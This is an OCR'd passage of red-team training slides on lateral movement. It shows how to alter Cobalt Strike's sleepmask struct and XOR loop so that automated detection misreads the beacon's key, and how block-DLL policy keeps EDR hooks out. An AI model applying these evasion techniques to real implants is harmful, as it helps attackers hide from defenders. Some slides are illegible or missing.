                    var_4= dword ptr -4
                    arg_0= qword ptr  10h
                    arg_8= dword ptr  18h

55                  push    rbp
48 89 E5            mov     rbp, rsp
48 83 EC 10         sub     rsp, 10h
48 89 4D 10         mov     [rbp+arg_0], rcx
89 55 18            mov     [rbp+arg_8], edx
C7 45 FC 00 00 00 00  mov   [rbp+var_4], 0
EB 22               jmp     short loc 40158A
```

```
                    loc_40158A:
8B 45 FC            mov     eax, [rbp+var_4]
3B 45 18            cmp     eax, [rbp+arg_8]
72 D6               jb      short loc_401568
```


```
                    loc_401568:
8B 45 FC            mov     eax, [rbp+var_4]
48 8B 55 10         mov     rdx, [rbp+arg_0]
48 01 D0            add     rax, rdx
0F B6 08            movzx   ecx, byte ptr [rax]
8B 45 FC            mov     eax, [rbp+var_4]
48 8B 55 10         mov     rdx, [rbp+arg_0]
48 01 D0            add     rax, rdx
83 F1 0F            xor     ecx, 0Fh
89 CA               mov     edx, ecx
88 10               mov     [rax], dl
83 45 FC 01         add     [rbp+var_4], 1
```

```
90                  nop
48 83 C4 10         add     rsp, 10h
5D                  pop     rbp
C3                  retn
                    exec endp
```


[illegible]

Lateral Movements

Even the « critical » xor is different for both samples



```
83 F1 0F                    xor     ecx, 0Fh
```



```
80 30 0F                    xor     byte ptr [rax], 0Fh
```

Lateral Movements


Tricking the compiler to add more code

To ensure that the compiler does not get rid of your code, you need to make the code impossible to guess?


```
DWORD i = 1;

BYTE a ^= i;
```

The compiler can easily convert this to a ^= 1; since the i value is static


Lateral Movements




```
DWORD exec(CHAR *data, DWORD dwSize) {
    DWORD i = 0;
    DWORD key = dwSize ^ dwSize;
    DWORD counter = key;
    key++;
    key <<= 4;

    for(i; i < dwSize; i++) {
        data[i] ^= key - 1;
        counter += i;
    }
    return dwSize;
}
```



```
public exec
exec proc near
mov     eax, edx
test    edx, edx
jz      short locret_40156E

mov     r8, rcx
lea     edx, [rdx-1]
lea     rcx, [rcx+rdx+1]

loc_401561:
xor     byte ptr [r8], 0Fh
add     r8, 1
cmp     r8, rcx
jnz     short loc_401561

locret_40156E:
retn
exec endp
```



```
DWORD exec(CHAR *data, DWORD dwSize) {
    DWORD i = 0;
    DWORD key = dwSize;
    DWORD counter = key;
    key++;
    key -= dwSize + 1;
    key <<= 4;

    for(i; i < dwSize; i++) {
        data[i] ^= key - 1;
        counter += i;
    }
    return dwSize;
}
```




```
public exec
exec proc near
mov     eax, edx
test    edx, edx
jz      short locret_40156D

mov     r8, rcx
lea     edx, [rdx-1]
lea     rcx, [rcx+rdx+1]

loc_401561:
not     byte ptr [r8]
add     r8, 1
cmp     r8, rcx
jnz     short loc_401561

locret_40156D:
retn
exec endp
```


[illegible]

Lateral Movements

Same code but without the optimization flag




```
public exec
exec proc near
mov     eax, edx
test    edx, edx
jz      short locret_40156D

mov     r8, rcx
lea     edx, [rdx-1]
lea     rcx, [rcx+rdx+1]

loc_401561:
not     byte ptr [r8]
add     r8, 1
cmp     r8, rcx
jnz     short loc_401561

locret_40156D:
retn
exec endp
```



```
                        arg_8= dword ptr  18h

55                      push    rbp
48 89 E5                mov     rbp, rsp
48 83 EC 10             sub     rsp, 10h
48 89 4D 10             mov     [rbp+arg_0], rcx
89 55 18                mov     [rbp+arg_8], edx
C7 45 FC 00 00 00 00    mov     [rbp+var_4], 0
8B 45 18                mov     eax, [rbp+arg_8]
89 45 F4                mov     [rbp+var_C], eax
8B 45 F4                mov     eax, [rbp+var_C]
89 45 F8                mov     [rbp+var_8], eax
83 45 F4 01             add     [rbp+var_C], 1
8B 45 F4                mov     eax, [rbp+var_C]
2B 45 18                sub     eax, [rbp+arg_8]
83 E8 01                sub     eax, 1
89 45 F4                mov     [rbp+var_C], eax
C1 65 F4 04             shl     [rbp+var_C], 4
EB 31                   jmp     short loc_401589

                        loc_401589:
8B 45 FC                mov     eax, [rbp+var_4]
3B 45 18                cmp     eax, [rbp+arg_8]
72 C7                   jb      short loc_401588

                        loc_401588:
8B 45 FC                mov     eax, [rbp+var_4]
48 8B 55 10             mov     rdx, [rbp+arg_0]
48 01 D0                add     rax, rdx
0F B6 00                movzx   eax, byte ptr [rax]
89 C2                   mov     edx, eax
8B 45 F4                mov     eax, [rbp+var_C]
83 E8 01                sub     eax, 1
89 D1                   mov     ecx, edx
31 C1                   xor     ecx, eax
8B 45 FC                mov     eax, [rbp+var_4]
48 8B 55 10             mov     rdx, [rbp+arg_0]
48 01 D0                add     rax, rdx
89 CA                   mov     edx, ecx
88 10                   mov     [rax], dl
8B 45 FC                mov     eax, [rbp+var_4]
01 45 F8                add     [rbp+var_8], eax
83 45 FC 01             add     [rbp+var_4], 1

8B 45 18                mov     eax, [rbp+arg_8]
48 83 C4 10             add     rsp, 10h
5D                      pop     rbp
C3                      retn
                        exec endp
```

Lateral Movements

Same code but without the optimization flag




```
; Attributes: bp-based frame

public exec
exec proc near

var_4= dword ptr -4
arg_0= qword ptr  10h
arg_8= dword ptr  18h

55                    push    rbp
48 89 E5              mov     rbp, rsp
48 83 EC 10           sub     rsp, 10h
48 89 4D 10           mov     [rbp+arg_0], rcx
89 55 18              mov     [rbp+arg_8], edx
C7 45 FC 00 00 00 00  mov     [rbp+var_4], 0
EB 22                 jmp     short loc_40158A
```

```
                      loc_40158A:
8B 45 FC              mov     eax, [rbp+var_4]
3B 45 18              cmp     eax, [rbp+arg_8]
72 D6                 jb      short loc_401568
```

```
                      loc_401568:
8B 45 FC              mov     eax, [rbp+var_4]
48 8B 55 10           mov     rdx, [rbp+arg_0]
48 01 D0              add     rax, rdx
0F B6 08              movzx   ecx, byte ptr [rax]
8B 45 FC              mov     eax, [rbp+var_4]
48 8B 55 10           mov     rdx, [rbp+arg_0]
48 01 D0              add     rax, rdx
83 F1 0F              xor     ecx, 0Fh
89 CA                 mov     edx, ecx
88 10                 mov     [rax], dl
83 45 FC 01           add     [rbp+var_4], 1
```

```
90                    nop
48 83 C4 10           add     rsp, 10h
5D                    pop     rbp
C3                    retn
                      exec endp
```



```
                      arg_8= dword ptr  18h

55                    push    rbp
48 89 E5              mov     rbp, rsp
48 83 EC 10           sub     rsp, 10h
48 89 4D 10           mov     [rbp+arg_0], rcx
89 55 18              mov     [rbp+arg_8], edx
C7 45 FC 00 00 00 00  mov     [rbp+var_4], 0
8B 45 18              mov     eax, [rbp+arg_8]
89 45 F4              mov     [rbp+var_C], eax
8B 45 F4              mov     eax, [rbp+var_C]
89 45 F8              mov     [rbp+var_8], eax
83 45 F4 01           add     [rbp+var_C], 1
8B 45 F4              mov     eax, [rbp+var_C]
2B 45 18              sub     eax, [rbp+arg_8]
83 E8 01              sub     eax, 1
89 45 F4              mov     [rbp+var_C], eax
C1 65 F4 04           shl     [rbp+var_C], 4
EB 31                 jmp     short loc_401589
```

```
                      loc_401589:
8B 45 FC              mov     eax, [rbp+var_4]
3B 45 18              cmp     eax, [rbp+arg_8]
72 C7                 jb      short loc_401588
```

```
                      loc_401588:
8B 45 FC              mov     eax, [rbp+var_4]
48 8B 55 10           mov     rdx, [rbp+arg_0]
48 01 D0              add     rax, rdx
0F B6 00              movzx   eax, byte ptr [rax]
89 C2                 mov     edx, eax
8B 45 F4              mov     eax, [rbp+var_C]
83 E8 01              sub     eax, 1
89 D1                 mov     ecx, edx
31 C1                 xor     ecx, eax
8B 45 FC              mov     eax, [rbp+var_4]
48 8B 55 10           mov     rdx, [rbp+arg_0]
48 01 D0              add     rax, rdx
89 CA                 mov     edx, ecx
88 10                 mov     [rax], dl
8B 45 FC              mov     eax, [rbp+var_4]
01 45 F8              add     [rbp+var_8], eax
83 45 FC 01           add     [rbp+var_4], 1
```

```
8B 45 18              mov     eax, [rbp+arg_8]
48 83 C4 10           add     rsp, 10h
5D                    pop     rbp
C3                    retn
                      exec endp
```


[illegible]

Lateral Movements

Morale of the story, if you want to alter C code structure, make sure the compiler is not outsmarting you

That being said, we can now investigate how we can modify the sleepmask kit


The code is fairly simple:




```
#define MASK_SIZE 13

void mask_section(SLEEPMASKP * parms, DWORD a, DWORD b) {
   while (a < b) {
      *(parms->beacon_ptr + a) ^= parms->mask[a % MASK_SIZE];
      a++;
   }
}
```

A simple xor loop


Lateral Movements




```c
typedef struct {
    char  * beacon_ptr;
    DWORD * sections;
    HEAP_RECORD * heap_records;
    char    mask[MASK_SIZE];
} SLEEPMASKP;
```



```c
void mask_section(SLEEPMASKP * parms, DWORD a, DWORD b) {
    while (a < b) {
        *(parms->beacon_ptr + a) ^= parms->mask[a % MASK_SIZE];
        a++;
    }
}
```




```c
typedef struct {
    char  * beacon_ptr;
    DWORD * sections;
    HEAP_RECORD * heap_records;
    int nothing;
    int nothing2;
    char    mask[MASK_SIZE];
} SLEEPMASKP;
```




```c
int mask_section(SLEEPMASKP * parms, DWORD a, DWORD b) {
    DWORD d = 0;
    DWORD *e = &d;
    DWORD c = 0;
   while (a < b) {
        c = a % MASK_SIZE;
        parms->nothing2 = b;
        d += c;
        d = *e;
        *(parms->beacon_ptr + a) ^= parms->mask[c];
        parms->nothing = a;
        a++;
   }
   return a + b + c;
}
```

Lateral Movements

Changing the structure will change the size of the structure and allow you to trick automated detection



```
typedef struct {
    char   * beacon_ptr;
    DWORD * sections;
    HEAP_RECORD * heap_records;
    char    mask[MASK_SIZE];
} SLEEPMASKP;
```



```
typedef struct {
    char   * beacon_ptr;
    DWORD * sections;
    HEAP_RECORD * heap_records;
    int nothing;
    int nothing2;
    char    mask[MASK_SIZE];
} SLEEPMASKP;
```

It may try to extract the key from *char mask* but your structure will point to offset *int nothing* preventing proper decryption and analysis of the sample

Lateral Movements

Once you are done recompile the sleepmask, update your script and you are good to go, your beacon will use the newly compiled structure

Lateral Movements

Cobalt Strike version 3.14 introduced a new feature called block DLL

The goal is to prevent usermode hooking by enforcing Windows loading policy to

`PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON`

Using the following Windows API `UpdateProcThreadAttribute`

This is set in the `STARTUPINFOEXA` structure prior to a call to `CreateProcess`;

https://mr.un1k0d3r.online/training/source/block_dll.c

[illegible]

Lateral Movements

This will prevent DLL not signed by Microsoft to be loaded inside the newly created process. Avoid usermode EDR hook to be loaded on the remote process

This is not applicable against kernel mode hook, since kernel hook don't load a DLL inside the target process

Lateral Movements

Writing your own C2 and lateral movement payload may avoid detection too

ThunderShell https://github.com/Mr-Un1k0d3r/ThunderShell

Only uses unmanaged powershell and does not have a shellcode stager

Lateral Movements

It's pretty common that passwords will be used to connect on the remote host

There are other alternatives that can be used to connect on the remote host

